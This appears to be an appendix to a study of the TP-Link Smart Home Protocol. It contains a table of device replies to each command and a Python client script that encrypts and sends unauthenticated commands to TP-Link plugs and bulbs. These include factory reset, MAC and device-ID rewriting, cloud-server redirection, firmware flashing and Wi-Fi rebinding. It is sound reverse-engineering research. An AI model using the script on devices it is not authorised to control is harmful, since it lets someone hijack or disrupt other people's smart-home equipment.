"schedule":"get_next_action"	X	The following info for the next

		active rule: rule type (‘1’ for schedule, ‘2’ for count_down, ‘-1’ if there is no next action), rule ID, time in seconds that the rule will be activated (ex. A rule set for 1:20 AM will be reportedly scheduled at 4800), whether to turn device on/off
"smartlife.iot.common.schedule":"get_next_action"	*See "schedule":"get_next_action":{} for details*.	X
"schedule":"get_rules"	X	Whether scheduled rules are enabled or disabled. Also, for each rule in schedule: Rule ID, rule name, whether enabled/not, days that rule is used, start and end time, start and end behavior (on/off), whether rule is repeated or not. *[See method definitions in Table 4 for complete explanation of schedule rule parameters]*
"smartlife.iot.common.schedule":"get_rules"	Whether scheduled rules are enabled or disabled. Also, for each rule in schedule: rule ID, rule name, whether enabled/not, days that rule is used, start and end time, start and end behavior (on/off), light behavior (light mode, hue, saturation, color temperature, brightness), whether rule is repeated or not. *[See Table 4 for complete explanation of schedule rule parameters]*	X

"schedule": "set_overall_enable"	X	Acknowledgment only
"smartlife.iot.common.schedule":"set_overall_enable"	Acknowledgment only	X
	system	
Command	Bulb Reply	Plug Reply
"system":"check_new_config"	Observation: Device did not respond, then became temporarily unresponsive, then turned off internal WAP, before eventually rebooting	X
"system": "download_firmware"	Acknowledgment only	State of “auto_flash”, state of “auto_reboot” Note: Purpose of parameters currently unknown.
"smartlife.iot.common.system" : "download_firmware"	State of auto_flash, state of auto_reboot. Note: Purpose of parameters currently unknown. Both were set to ‘true’.	X
"system": "get_download_state"	“state”, “ratio”. Note: Purpose of parameters currently unknown. Both were set to ‘0’.	“status”, “ratio”, “reboot_time”, “flash_time” Note: Purpose of parameters currently unknown. “Reboot_time” was set to ‘5’, all others were set to ‘0’
"smartlife.iot.common.system" : "get_download_state"	“status”, “ratio”, “reboot_time”, “flash_time” Note: Purpose of parameters currently unknown. “Reboot_time” was set to ‘5’, all others were set to ‘0’	X
"system":"get_sysinfo"	Software version, hardware version, device model,	Software version, hardware version, device model,

	device description, user specified device alias, device MAC address, hardware ID, whether device is in factory configuration, whether bulb is on/off, bulb default on-state, whether bulb is dimmable, whether bulb has color, whether bulb has variable color temperature, preset configurations, RSSI, active mode, heapsize The following parameters were also included, but their purpose is not currently understood: “disco_ver” (example: “1.0”), “ctrl_protocols” (example: “name: Linkie, version:1.0”), mic_type (example: “IOT.SMARTBULB”), dev_state (example:“normal”)	device description, user specified device alias, device MAC address, device relay state, time (in seconds) relay has been turned “on” (value resets to zero whenever relay turned off) active mode, RSSI, whether WiFi led is on/off, latitude_i, longitude_i, hardware ID, fwID, device ID, OEM ID, next action scheduled The following parameters were also included, but their purpose is not currently understood: "updating" (example: ‘0’), "icon_hash" (example: ""), "feature"(example: "TIM"), "type" (example: "IOT.SMARTPLUGSWITCH"),
"system":"reboot"	X	Acknowledgment only
"smartlife.iot.common.system"	Acknowledgment only	X
"system":"reset"	X	Acknowledgment only
"smartlife.iot.common.system" : "reset"	Acknowledgment only	X
"system":"set_dev_alias"	X	Acknowledgment only
"smartlife.iot.common.system" :"set_dev_alias"	Acknowledgment only	X
"system":"set_dev_location"	X	Acknowledgment only
"smartlife.iot.common.system" :"set_dev_location"	Acknowledgment only	X

"system":"set_device_id"	X	Acknowledgment only
"system":"set_hw_id"	X	X
"system":"set_led_off"	X	Acknowledgment only
"system":"set_mac_addr"	X	X
"system":"set_relay_state"	X	Acknowledgment only
	time / timesetting	
Command	Bulb Reply	Plug Reply
"time": "get_time"	X	Year, month, day, hour, minute, and second of device clock.
"smartlife.iot.common.timesetting":"get_time"	Year, month, day, hour, minute, and second of device clock.	X
"time":"get_timezone"	X	Timezone number
"smartlife.iot.common.timesetting":"get_timezone"	Timezone number	X
"time":"set_time"	X	Acknowledgment only
"smartlife.iot.common.timesetting": "set_time"	Acknowledgment only	X
"time":"set_timezone":	X	Acknowledgment only
"smartlife.iot.common.timesetting":"get_timezone"	Acknowledgment only	X
	lightingservice	
Command	Bulb Reply	Plug Reply
"smartlife.iot.smartbulb.lightingservice": "get_default_behavior"	The following information for “soft_on” and “hard_on” default settings: mode, index, hue, saturation, color temperature, brightness	X

"smartlife.iot.smartbulb.lightingservice": "get_light_details"	Details about the light: throw angle of lamp's beam, minimum acceptable voltage, maximum acceptable voltage, wattage, incandescent equivalent, maximum lumens, color rendering index	X
"smartlife.iot.smartbulb.lightingservice": "get_light_state"	Current state of lightbulb: whether bulb is on/off, operation mode, hue, saturation, color temperature, brightness. Note: If bulb is off then operation mode, hue, saturation, color temperature, and brightness will be for the bulb's default-on state.	X
"smartlife.iot.smartbulb.lightingservice": "set_default_behavior"	Acknowledgment only	X
"smartlife.iot.smartbulb.lightingservice": "transition_light_state"	Current state of lightbulb: whether bulb is on/off, operation mode, hue, saturation, color temperature, brightness. Note: If bulb is off then operation mode, hue, saturation, color temperature, and brightness will be for the bulb's default-on state.	X
"smartlife.iot.smartbulb.lightingservice": "get_preferred_state"	For each preset configuration: index (used to identify or reference configuration), hue, saturation, color temperature, brightness	X

"smartlife.iot.smartbulb.lightingservice": "set_preferred_state"	Acknowledgment only	X

A4. TSHP Client Script

```
#!/usr/bin/env python2    #not necessary for Windows
#
#************************************************************
# Python Script Description: TP-Link Smart Home Protocol (TSHP) client
# Author: Andrew Halterman
# Purpose: Interact with TP-Link device by using TP-Link Smart Home Protocol over UDP/TCP
# Tested with: TP-Link LB100, HS100, HS105
# Written and tested using Python3
#************************************************************
#
# Based upon code, research, or comments from the following sources:
# Stroetmann, L., & Esser, T. (29 Jul 2016). Reverse Engineering the TP-Link HS110. SoftScheck. Retrieved from
https://www.softscheck.com/en/reverse-engineering-tp-link-hs110/
# softScheck. (4 Jul 2018). tplink-smartplug [Software]. Available from https://github.com/softScheck/tplink-smartplug
# Gont, F. (Mar 2017). Hacking TP-Link Devices [PDF file]. NGI @ Troopers 17, March 20-24, 2017 Heidelberg,
Germany. Retrieved from https://www.troopers.de/downloads/troopers17/TR17_fgont_-iot_tp_link_hacking.pdf
# konsumer. (2 Jun 2019). tplink-lightbulb (Version 1.5.1) [Software]. Available from https://github.com/konsumer/tplink-
lightbulb
# plasticrake. (12 Feb 2019). tplink-smarthome-api (Version 1.2.0) [Software]. Available from
https://github.com/plasticrake/tplink-smarthome-api
# Dorey, B. (30 Aug 2017). tp-link LB130 Smart Wi-Fi LED Bulb Python Control. Brian Dorey. Retrieved from
#https://www.briandorey.com/post/tp-link-lb130-smart-wi-fi-led-bulb-python-control
# mjfwest. (24 Sep 2017). tplink-smartplug Issues # 20: Python3 support [Msg 4]. Github. Message retrieved from
https://github.com/softScheck/tplink-smartplug/issues/20
# fernando-p-jesus. (6 Nov 2018). tplink-smartplug Issues #29: schedule [Msg 2]. Github. Message retrieved from
https://github.com/softScheck/tplink-smartplug/issues/29
#-------------------------------------------------------------------------------


import socket
import argparse
import json
import time
from struct import pack


#-----------------------------------------------------------------------------------------------
#************************************
# "validHostname" type definition
#
# type name: validHostname
# Purpose: Check if hostname is valid. Exit with error code if hostname is not valid
# Input: hostname
# Output: hostname (destination address)
#************************************

def validHostname(hostname):
    try:
        socket.gethostbyname(hostname)
    except socket.error:
        parser.error("Invalid hostname.")
    return hostname
```

```
#-----------------------------------------------------------------------------------------------
#************************************
# "stdSys" dictionary
#
# Purpose: {system} commands in standard namespace
#************************************

stdSys = {'getInfo' : '{"system":{"get_sysinfo":{}}}',
          'reboot1' : '{"system":{"reboot":{"delay":1}}}',
          'reboot30' : '{"system":{"reboot":{"delay":30}}}',
          'reset1' : '{"system":{"reset":{"delay":1}}}',
          'reset30' : '{"system":{"reset":{"delay":30}}}',
          'turnOn' : '{"system":{"set_relay_state":{"state":1}}}',
          'turnOff' : '{"system":{"set_relay_state":{"state":0}}}',
          'ledOff' : '{"system":{"set_led_off":{"off":1}}}',
          'ledOn' : '{"system":{"set_led_off":{"off":0}}}',
          'setAlias' : '{"system":{"set_dev_alias":{"alias":"mallory"}}}',
          'setMAC' : '{"system":{"set_mac_addr":{"mac":"AA-AA-AA-01-02-03"}}}',
          'setDevID':'{"system":{"set_device_id":{"deviceId":"0123456789ABCDEF0123456789ABCDEF01234567"}}}',
          'setHWid':'{"system":{"set_hw_id":{"hwId":"0123456789ABCDEF0123456789ABCDEF"}}}',
          'setLocation':'{"system":{"set_dev_location":{"longitude":4,"latitude":3, "latitude_i":41234,
"longitude_i":34321}}}',
          'testUboot':'{"system":{"test_check_uboot":null}}',
          'getIcon':'{"system":{"get_dev_icon":null}}',
          'setIcon':'{"system":{"set_dev_icon":{"icon":"xxxx","hash":"ABCD"}}}',
          'testModeOn':'{"system":{"set_test_mode":{"enable":1}}}',
          'testModeOff':'{"system":{"set_test_mode":{"enable":0}}}',
          'getFirmware':'{"system":{"download_firmware":{"url":"192.168.1.1"}}}',
          'getDownloadSt':'{"system":{"get_download_state":{}}}',
          'flashFirmw':'{"system":{"flash_firmware":{}}}',
          'checkConfig':'{"system":{"check_new_config":{}}}'
}

#-----------------------------------------------------------------------------------------------
#************************************
# "stdNetif" dictionary
#
# Purpose: {netif} commands in standard namespace
#************************************

stdNetif = {'APscan' : '{"netif":{"get_scaninfo":{"refresh":0}}}',
         'APinfo' : '{"netif":{"get_stainfo":{}}}',
          'APconnect' : '{"netif":{"set_stainfo":{"ssid":"wifi","password":"secret","key_type":3}}}'
}

#-----------------------------------------------------------------------------------------------
#************************************
# "stdCloud" dictionary
#
# Purpose: {cnCloud} commands in standard namespace
#************************************

stdCloud = {'getInfo' : '{"cnCloud":{"get_info":null}}',
            'getFWlist' : '{"cnCloud":{"get_intl_fw_list":{}}}',
            'setServer' : '{"cnCloud":{"set_server_url":{"server":"devs.tplinkcloud.com"}}}',
            'setFakeServer' : '{"cnCloud":{"set_server_url":{"server":"duckduckgo.com"}}}',
```

```
        'connect' : '{"cnCloud":{"bind":{"username":"alice@domain.com", "password":"secret"}}}',
        'disconnect' : '{"cnCloud":{"unbind":null}}'
}

#-------------------------------------------------------------------------------------------------
#**************************************
# "stdTimeSet" dictionary
#
# Purpose: {time} commands in standard namespace
#**********************************

stdTimeSet = {'get' : '{"time":{"get_time":null}}',
        'set':'{"time":{"set_time":{"hour":0,"year":2019,"min":0,"month":8,"sec":0,"mday":1}}}',
        'getTZ' : '{"time":{"get_timezone":null}}',
        'setTZ' : '{"time":{"set_timezone":{"index":17,"hour":0,"year":2019,"min":0,"month":8,"sec":0,"mday":2}}}'
}

#-------------------------------------------------------------------------------------------------
#**************************************
# "stdEmeter" dictionary
#
# Purpose: {emeter} commands in standard namespace
#**********************************

stdEmeter = {'realtime': '{"emeter":{"get_realtime":{}}}',
        'getGain':'{"emeter":{"get_vgain_igain":{}}}',
        'setGain':'{"emeter":{"set_vgain_igain":{"vgain":13462,"igain":16835}}}',
        'calibrate':'{"emeter":{"start_calibration":{"vtarget":13462,"itarget":16835}}}',
        'daily':'{"emeter":{"get_daystat":{"month":1,"year":2016}}}',
        'monthly':'{"emeter":{"get_monthstat":{"year":2016}}}',
        'erase':'{"emeter":{"erase_emeter_stat":null}}'
}

#-------------------------------------------------------------------------------------------------
#**************************************
# "stdSched" dictionary
#
# Purpose: {schedule} commands in standard namespace
#**********************************

stdSched = {'getNext':'{"schedule":{"get_next_action":null}}',
         'getRules':'{"schedule":{"get_rules":null}}',
         'getMonth':'{"schedule":{"get_monthstat":{"year":2019}}}',
         'getDay':'{"schedule":{"get_daystat":{"month":8,"year":2019}}}',
          'eraseStat':'{"schedule":{"erase_runtime_stat":{}}}',
         'schedEnable':'{"schedule":{"set_overall_enable":{"enable":1}}}',
         'schedDisable':'{"schedule":{"set_overall_enable":{"enable":0}}}',
         'addRule':'{"schedule":{"add_rule":{"name":"name33", "wday":[1,1,1,1,1,1,1], "stime_opt":0, "smin":4,
"sact":1,"etime_opt":0, "emin":6, "eact":0, "repeat":1, "enable":1}}}',
        'editRule':'{"schedule":{"edit_rule":
{"id":"ABCDEF123456789ABCDEF123456789AB","stime_opt":0,"wday":
[1,1,1,1,1,1,1],"smin":6,"emin":8,"enable":0,"repeat":1,"etime_opt":0,"name":"lon2","eact":0,"sact":1}}}',
        'delRule':'{"schedule":{"delete_rule":{"id":"ABCDEF123456789ABCDEF123456789AB"}}}',
        'clearAll':'{"schedule":{"delete_all_rules":null}}'
}
```

```
#-------------------------------------------------------------------------------------
#************************************
# "stdCountd" dictionary
#
# Purpose: {count_down} commands in standard namespace
#************************************

stdCountd = {'get':'{"count_down":{"get_rules":null}}',
        'add':'{"count_down":{"add_rule":{"enable":1,"delay":100,"act":0,"name":"turn_on"}}}',
        'edit':'{"count_down":{"edit_rule":
{"enable":1,"id":"ABCDEF123456789ABCDEF123456789AB","delay":60,"act":1,"name":"turn_on"}}}',
        'del':'{"count_down":{"delete_rule":{"id":"ABCDEF123456789ABCDEF123456789AB"}}}',
        'clearAll':'{"count_down":{"delete_all_rules":null}}'
}

#-------------------------------------------------------------------------------------------
#************************************
# "stdAtheft" dictionary
#
# Purpose: {anti_theft} commands in standard namespace
#************************************

stdAtheft = {'get':'{"anti_theft":{"get_rules":null}}',
        'setAllOn':'{"anti_theft":{"set_overall_enable":{"enable":1}}}',
        'setAllOff':'{"anti_theft":{"set_overall_enable":{"enable":0}}}',
        'add':'{"anti_theft":{"add_rule":{"wday":
[1,1,1,1,1,1,1],"name":"asfd","stime_opt":0,"smin":111,"etime_opt":0,"emin":222,"enable":1,"frequency":10,"repeat":1}}}',

        'edit':'{"anti_theft":{"edit_rule":{"stime_opt":0,"wday":
[1,1,1,1,1,1,1],"smin":1050,"enable":1,"frequency":5,"repeat":1,"etime_opt":0,"id":"ABCDEF123456789ABCDEF1234
56789AB","duration":2,"name":"test","lastf
or":1,"month":0,"year":0,"longitude":0,"day":0,"latitude":0,"force":0,"emin":1100}}}',
        'del':'{"anti_theft":{"delete_rule":{"id":"ABCDEF123456789ABCDEF123456789AB"}}}',
        'clearAll':'{"anti_theft":{"delete_all_rules":null}}'
}

#-------------------------------------------------------------------------------------------
#************************************
#  "stdDimmer" dictionary
#
# Purpose: {dimmer} commands in standard namespace
#************************************

stdDimmer = {'getDefault':'{"dimmer":{"get_default_behavior":{}}}',
        'getParam':'{"dimmer":{"get_dimmer_parameters":{}}}',
        'setBright':'{"dimmer":{"set_brightness":{"brightness":50}}}',
        'setTransit':'{"dimmer":{"set_dimmer_transition":{"brightness":50,"mode":"gentle_on_off", "duration":5}}}',
        'setDouble':'{"dimmer":{"set_double_click_action":{"mode": "gentle_on_off","index":0}}}',
        'setFadeoff':'{"dimmer":{"set_fade_off_time":{"fadeTime":5}}}',
        'setFadeon':'{"dimmer":{"set_fade_on_time":{"fadeTime":5}}}',
        'setGentleoff':'{"dimmer":{"set_gentle_off_time":{"fadeTime":5}}}',
        'setGentleon':'{"dimmer":{"set_gentle_on_time":{"fadeTime":5}}}',
        'setLpress':'{"dimmer":{"set_long_press_action":{"mode": "gentle_on_off","index":0}}}',
        'setState':'{"dimmer":{"set_switch_state":{"state":1}}}'
}
```

```
#-----------------------------------------------------------------------------------------------
#************************************
# "slifeLight" dictionary
#
# Purpose: {lightingservice} commands in smartlife namespace
#************************************

slifeLight = {
        'on':'{"smartlife.iot.smartbulb.lightingservice":{"transition_light_state":{"on_off":1,"transition_period":0}}}',
        'off':'{"smartlife.iot.smartbulb.lightingservice":{"transition_light_state":{"on_off":0,"transition_period":0}}}',
        'onSlow':'{"smartlife.iot.smartbulb.lightingservice":{"transition_light_state":
{"on_off":1,"transition_period":100000}}}',
        'offSlow':'{"smartlife.iot.smartbulb.lightingservice":{"transition_light_state":
{"on_off":0,"transition_period":100000}}}',
        'getState':'{"smartlife.iot.smartbulb.lightingservice":{"get_light_state":{}}}',
        'setState':'{"smartlife.iot.smartbulb.lightingservice":{"transition_light_state":
{"transition_period":1,"mode":"normal","hue":120,"on_off":1,"saturation":65,"color_temp":0,"brightness":20}}}',
        'getDefault':'{"smartlife.iot.smartbulb.lightingservice":{"get_default_behavior":{}}}',
        'getDetails':'{"smartlife.iot.smartbulb.lightingservice":{"get_light_details":{}}}',
        'setSoftOn':'{"smartlife.iot.smartbulb.lightingservice":{"set_default_behavior":{"hard_on":
{"mode":"customize_preset","index":3}}}}',
        'setHardOn':'{"smartlife.iot.smartbulb.lightingservice":{"set_default_behavior":{"soft_on":
{"mode":"customize_preset","index":2}}}}',
        'setPS':'{"smartlife.iot.smartbulb.lightingservice":{"set_preferred_state":{"index":1,"brightness":66}}}',
        'getPS':'{"smartlife.iot.smartbulb.lightingservice":{"get_preferred_state":{}}}'
}

#-----------------------------------------------------------------------------------------------
#************************************
# "stdBulbCompat" dictionary
#
# Purpose: commands in standard namespace that are compatible with LB100
#************************************

stdBulbCompat = {
        'getInfo' : '{"system":{"get_sysinfo":{}}}',
        'getDownloadSt':'{"system":{"get_download_state":{}}}',
        'getFirmware':'{"system":{"download_firmware":{"url":"192.168.1.1"}}}',
        'checkConfig':'{"system":{"check_new_config":{}}}',
        'APscan' : '{"netif":{"get_scaninfo":{"refresh":0}}}',
        'APinfo' : '{"netif":{"get_stainfo":{}}}',
        'APconnect' : '{"netif":{"set_stainfo":{"ssid":"mywifi","password":"secret","key_type":3}}}'
}

#-----------------------------------------------------------------------------------------------
#************************************
# "slifeSched" dictionary
#
# Purpose: {schedule} commands in smartlife namespace
#************************************

slifeSched = {
        'enable':'{"smartlife.iot.common.schedule":{"set_overall_enable":{"enable":1}}}',
        'getAll':'{"smartlife.iot.common.schedule":{"get_rules":""}}',
        'daily':'{"smartlife.iot.common.schedule":{"get_daystat":{"month":8,"year":2017}}}',
```

```
        'monthly':'{"smartlife.iot.common.schedule":{"get_monthstat":{"year":2017}}}',
        'add':'{"smartlife.iot.common.schedule":{"add_rule":{"name":"sfd", "wday":[1,1,1,1,1,1,1],
"stime_opt":0,"smin":4,"sact":2,"etime_opt":0,"emin":6,"eact":-1, "repeat":1, "enable":1, "s_light":
{"saturation":21,"hue":129,"brightness":17,"color_temp":0,"mode":"last_status","on_off":1}}}}',
        'edit':'{"smartlife.iot.common.schedule":{"edit_rule":
{"id":"ABCDEF123456789ABCDEF123456789AB","name":"name", "wday":[1,1,1,1,1,1,1], "stime_opt":0, "smin":1,
"sact":2,"etime_opt":-1,"emin":-1, "eact":-1, "repeat":1, "enable":1, "s_light":
{"saturation":21,"hue":129,"brightness":17,"color_temp":0,"mode":"last_status","on_off":1}}}}',
        'delete': '{"smartlife.iot.common.schedule":{"delete_rule":
{"id":"ABCDEF123456789ABCDEF123456789AB"}}}',
        'getNext':'{"smartlife.iot.common.schedule":{"get_next_action":""}}',
        'clearRule':'{"smartlife.iot.common.schedule":{"delete_all_rules":null}}',
        'clearStat':'{"smartlife.iot.common.schedule":{"erase_runtime_stat":null}}'
}

#-----------------------------------------------------------------------------------
#************************************
# "slifeTimeSet" dictionary
#
# Purpose: {timesetting} commands in smartlife namespace
#************************************

slifeTimeSet = {
        'get':'{"smartlife.iot.common.timesetting":{"get_time":{}}}',
        'set':'{"smartlife.iot.common.timesetting":{"set_time":
{"year":2017,"month":8,"mday":24,"hour":20,"min":10,"sec":19}}}',
        'getTZ':'{"smartlife.iot.common.timesetting":{"get_timezone":{}}}',
        'setTZ':'{"smartlife.iot.common.timesetting":{"set_timezone":
{"index":9,"hour":0,"year":2019,"min":0,"month":8,"sec":0,"mday":3}}}',
}

#-----------------------------------------------------------------------------------
#************************************
# "slifeEmeter" dictionary
#
# Purpose: {emeter} commands in smartlife namespace
#************************************


slifeEmeter = {
        'realtime': '{"smartlife.iot.common.emeter":{"get_realtime":{}}}',
        'getGain':'{"smartlife.iot.common.emeter":{"get_vgain_igain":{}}}',
        'setGain':'{"smartlife.iot.common.emeter":{"set_vgain_igain":{"vgain":13462,"igain":16835}}}',
        'calibrate':'{"smartlife.iot.common.emeter":{"start_calibration":{"vtarget":13462,"itarget":16835}}}',
        'daily':'{"smartlife.iot.common.emeter":{"get_daystat":{"month":7,"year":2019}}}',
        'monthly':'{"smartlife.iot.common.emeter":{"get_monthstat":{"year":2019}}}',
        'erase':'{"smartlife.iot.common.emeter":{"erase_emeter_stat":null}}'
}

#-----------------------------------------------------------------------------------
#************************************
# "slifeCloud" dictionary
#
# Purpose: {cloud} commands in smartlife namespace
#************************************
```

```
slifeCloud = {
	'getInfo':'{"smartlife.iot.common.cloud":{"get_info":{}}}',
	'getFW' : '{"smartlife.iot.common.cloud":{"get_intl_fw_list":{}}}',
	'setServer' : '{"smartlife.iot.common.cloud":{"set_server_url":{"server":"duckduckgo.com"}}}',
	'bind' : '{"smartlife.iot.common.cloud":{"bind":{"username":"alice@domain.com", "password":"secret"}}}',
	'unbind' : '{"smartlife.iot.common.cloud":{"unbind":null}}'
}

#-------------------------------------------------------------------------------------
#**************************************
# "slifeSystem" dictionary
#
# Purpose: {system} commands in smartlife namespace
#**************************************

slifeSystem = {
	'getInfo' : '{"smartlife.iot.common.system":{"get_sysinfo":null}}',
	'on' : '{"smartlife.iot.common.system":{"set_relay_state":{"state":1}}}',
	'off' : '{"smartlife.iot.common.system":{"set_relay_state":{"state":0}}}',
	'ledOff' : '{"smartlife.iot.common.system":{"set_led_off":{"off":1}}}',
	'ledOn' : '{"smartlife.iot.common.system":{"set_led_off":{"off":0}}}',
	'setMAC' : '{"smartlife.iot.common.system":{"set_mac_addr":{"mac":"01-01-01-01-02-03"}}}',
	'setDevID':'{"smartlife.iot.common.system":{"set_device_id":
{"deviceId":"0123456789ABCDEF0123456789ABCDEF01234567"}}}',
	'setHWid':'{"smartlife.iot.common.system":{"set_hw_id":
{"hwId":"0123456789ABCDEF0123456789ABCDEF"}}}',
	'setLocation':'{"smartlife.iot.common.system":{"set_dev_location":{"longitude":4,"latitude":3, "latitude_i":40000,
"longitude_i":30000}}}',
	'getLocation':'{"smartlife.iot.common.system":{"get_dev_location":{}}}',
	'testUboot':'{"smartlife.iot.common.system":{"test_check_uboot":null}}',
	'getIcon':'{"smartlife.iot.common.system":{"get_dev_icon":null}}',
	'setIcon':'{"smartlife.iot.common.system":{"set_dev_icon":{"icon":"xxxx","hash":"ABCD"}}}',
	'testModeOn':'{"smartlife.iot.common.system":{"set_test_mode":{"enable":1}}}',
	'testModeOff':'{"smartlife.iot.common.system":{"set_test_mode":{"enable":0}}}',
	'getFw':'{"smartlife.iot.common.system":{"download_firmware":{"url":"192.168.0.1"}}}',

	'getDownload':'{"smartlife.iot.common.system":{"get_download_state":{}}}',
	'flashFw':'{"smartlife.iot.common.system":{"flash_firmware":{}}}',
	'checkConfig':'{"smartlife.iot.common.system":{"check_new_config":null}}',
	'setAlias':'{"smartlife.iot.common.system":{"set_dev_alias":{"alias":"new_name"}}}',
	'reboot':'{"smartlife.iot.common.system":{"reboot":{"delay":1}}}',
	'reset':'{"smartlife.iot.common.system":{"reset":{"delay":1}}}'
}

#-------------------------------------------------------------------------------------
#**************************************
# "slifeCountdown" dictionary
#
# Purpose: {count_down} commands in smartlife namespace
#**************************************

slifeCountdown = {
	'get':'{"smartlife.iot.common.count_down":{"get_rules":null}}',
	'add':'{"smartlife.iot.common.count_down":{"add_rule":{"enable":1,"delay":100,"act":1,"name":"turn_on"}}}',
	'edit':'{"smartlife.iot.common.count_down":{"edit_rule":
{"enable":1,"id":"ABCDEF123456789ABCDEF123456789AB","delay":10,"act":0,"name":"turn_on"}}}',
```

```
        'del':'{"smartlife.iot.common.count_down":{"delete_rule":
{"id":"ABCDEF123456789ABCDEF123456789AB"}}}',
        'clearAll':'{"smartlife.iot.common.count_down":{"delete_all_rules":null}}'
}

#-------------------------------------------------------------------------------
#************************************
# "slifeAtheft" dictionary
#
# Purpose: {anti_theft} commands in smartlife namespace
#************************************

slifeAtheft = {
        'get':'{"smartlife.iot.common.anti_theft":{"get_rules":null}}',
        'enable':'{"smartlife.iot.common.anti_theft":{"set_overall_enable":{"enable":1}}}',
        'add':'{"smartlife.iot.common.anti_theft":{"add_rule":{"stime_opt":0,"smin":50,"wday":
[1,1,1,1,1,1,1],"enable":1,"frequency":10,"repeat":1,"etime_opt":0,"emin":100,"name":"test4"}}}',
        'edit':'{"smartlife.iot.common.anti_theft":{"edit_rule":
{"id":"ABCDEF123456789ABCDEF123456789AB","stime_opt":0,"wday":
[1,1,1,1,1,1,1],"smin":1110,"enable":1,"frequency":10,"repeat":1,"etime_opt":0,"name":"test4","emin":1147}}}',
        'del':'{"smartlife.iot.common.anti_theft":{"delete_rule":
{"id":"ABCDEF123456789ABCDEF123456789AB"}}}',
        'clearAll':'{"smartlife.iot.common.anti_theft":{"delete_all_rules":null}}'
}


#-------------------------------------------------------------------------------
#****************************************
#  encrypt and decrypt methods
#****************************************

# Method names: encryptTCP and encryptUDP
# Purpose: Encrypt a given JSON command string using XOR Autokey Cipher with initial key = 171
# Input: string, a string containing the JSON command to be encrypted for transmission
# Output: result, a string of the encrypted JSON command
# Note: TCP commands require message length included in "header", UDP commands have no "header"


def encryptTCP(string):
    key = 171 #key is the initialization value of the cypher
    cmdLen = len(string)
    result = b"\0\0"+chr(cmdLen//256).encode('latin-1')+chr(cmdLen%256).encode('latin-1') #incorporate command length
into 4 byte header
#    print("......Request header:   ", result)
    for i in string.encode('latin-1'):
        a = key ^ i
        key = a
        result += chr(a).encode('latin-1')
    #print(result)
    return result

def encryptUDP(string):
    key = 171
    cmdLen = len(string)
    result = b""
    #print("......Request header:   ", result)
```

```
    for i in string.encode('latin-1'):
        a = key ^ i
        key = a
        result += chr(a).encode('latin-1')
    #print(result)
    return result

# Method name: decrypt
# Purpose: Decrypt the received JSON command response string [from TP-Link device] using XOR Autokey Cipher with
starting key = 171
# Input: string, a string containing the JSON reply to be decrypted from remote device
# Output: result, a string of the decrypted JSON reply
# Note: Header of TCP response is not sent to decryption function, so function can be used for both TCP and UDP message
decryption

def decrypt(string):
    key = 171
    respLen =0
    result = ""
    for i in string:
        a = key ^ i
        key = i
        result += chr(a)
    respLen = len(string)
#    print("......Response length:    ", respLen)
#    print(string)
    return result

#------------------------------------------------------------------------------------
#****************************************
# [5] main function
#****************************************

parser = argparse.ArgumentParser(description="TP-Link Wi-Fi Smart Device Client (TSHP client)")

parser.add_argument("-t", "--target", metavar="<hostname>", required=True, help="Target hostname or IP address",
type=validHostname)
parser.add_argument("-u","--useUDP", metavar="<useUDP>", required=True, help="Enter 'y' to use UDP, otherwise use
tcp as default")
uCommand = parser.add_mutually_exclusive_group(required=True)
uCommand.add_argument("--atheft", metavar="<anti_theft_command>", help="Standard namespace {anti_theft} command
to send. Choices are: "+", ".join(stdAtheft), choices=stdAtheft)
uCommand.add_argument("--atheftSLF", metavar="<SLFatheft_command>", help="Smartlife namespace {anti_theft}
command to send. Choices are: "+", ".join(slifeAtheft), choices=slifeAtheft)
uCommand.add_argument("--bulbComp", metavar="<bulb_command>", help="Standard namespace command that are
bulb compatible. Choices are: "+", ".join(stdBulbCompat), choices=stdBulbCompat)
uCommand.add_argument("--cloud", metavar="<cloud_command>", help="Standard namespace {cnCloud} command to
send. Choices are: "+", ".join(stdCloud), choices=stdCloud)
uCommand.add_argument("--cloudSLF", metavar="<SLFcloud_command>", help="Smartlife namespace {cloud}
command to send. Choices are: "+", ".join(slifeCloud), choices=slifeCloud)
uCommand.add_argument("--countd", metavar="<count_down_command>", help="Standard namespace {count_down}
command to send. Choices are: "+", ".join(stdCountd), choices=stdCountd)
uCommand.add_argument("--countdSLF", metavar="<SLFcountd_command>", help="Smartlife namespace {count_down}
command to send. Choices are: "+", ".join(slifeCountdown), choices=slifeCountdown)
uCommand.add_argument("--dim", metavar="<dimmer_command>", help="Standard namespace {dimmer} command to
send. Choices are: "+", ".join(stdDimmer), choices=stdDimmer)
```

```
uCommand.add_argument("--emeter", metavar="<emeter_command>", help="Standard namespace {eMeter} command to send. Choices are: "+", ".join(stdEmeter), choices=stdEmeter)
uCommand.add_argument("--emeterSLF", metavar="<SLFemeter_command>", help="Smartlife namespace {emeter} command to send. Choices are: "+", ".join(slifeEmeter), choices=slifeEmeter)
uCommand.add_argument("--lightSLF", metavar="<SLFlight_command>", help="Smartlife namespace {lightingservice} command to send. Choices are: "+", ".join(slifeLight), choices=slifeLight)
uCommand.add_argument("--netif", metavar="<net_command>", help="Standard namespace {netif} command to send. Choices are: "+", ".join(stdNetif), choices=stdNetif)
uCommand.add_argument("--sched", metavar="<schedule_command>", help="Standard namespace {schedule} command to send. Choices are: "+", ".join(stdSched), choices=stdSched)
uCommand.add_argument("--schedSLF", metavar="<SLFsched_command>", help="Smartlife namespace {schedule} command to send. Choices are: "+", ".join(slifeSched), choices=slifeSched)
uCommand.add_argument("--sys", metavar="<sys_command>", help="Standard namespace {system} command to send. Choices are: "+", ".join(stdSys), choices=stdSys)
uCommand.add_argument("--sysSLF", metavar="<SLF_sys_command>", help="Smartlife namespace {system} command to send. Choices are: "+", ".join(slifeSystem), choices=slifeSystem)
uCommand.add_argument("--time", metavar="<timeset_command>", help="Standard namespace {time} command to send. Choices are: "+", ".join(stdTimeSet), choices=stdTimeSet)
uCommand.add_argument("--timeSLF", metavar="<SLFtime_command>", help="Smartlife namespace {timesetting} command to send. Choices are: "+", ".join(slifeTimeSet), choices=slifeTimeSet)

args = parser.parse_args()  #finish parsing the user defined arguments

#set destination
ip = args.target
port = 9999

#set UDP or TCP
if args.useUDP == "y":
        usingUDP = True
else:
        usingUDP = False

#find command from dictionary
if args.sys is not None:
      cmd =  stdSys[args.sys]
elif args.netif is not None:
      cmd = stdNetif[args.netif]
elif args.cloud is not None:
      cmd = stdCloud[args.cloud]
elif args.time is not None:
      cmd = stdTimeSet[args.time]
elif args.emeter is not None:
      cmd = stdEmeter[args.emeter]
elif args.sched is not None:
      cmd = stdSched[args.sched]
elif args.countd is not None:
      cmd = stdCountd[args.countd]
elif args.atheft is not None:
       cmd = stdAtheft[args.atheft]
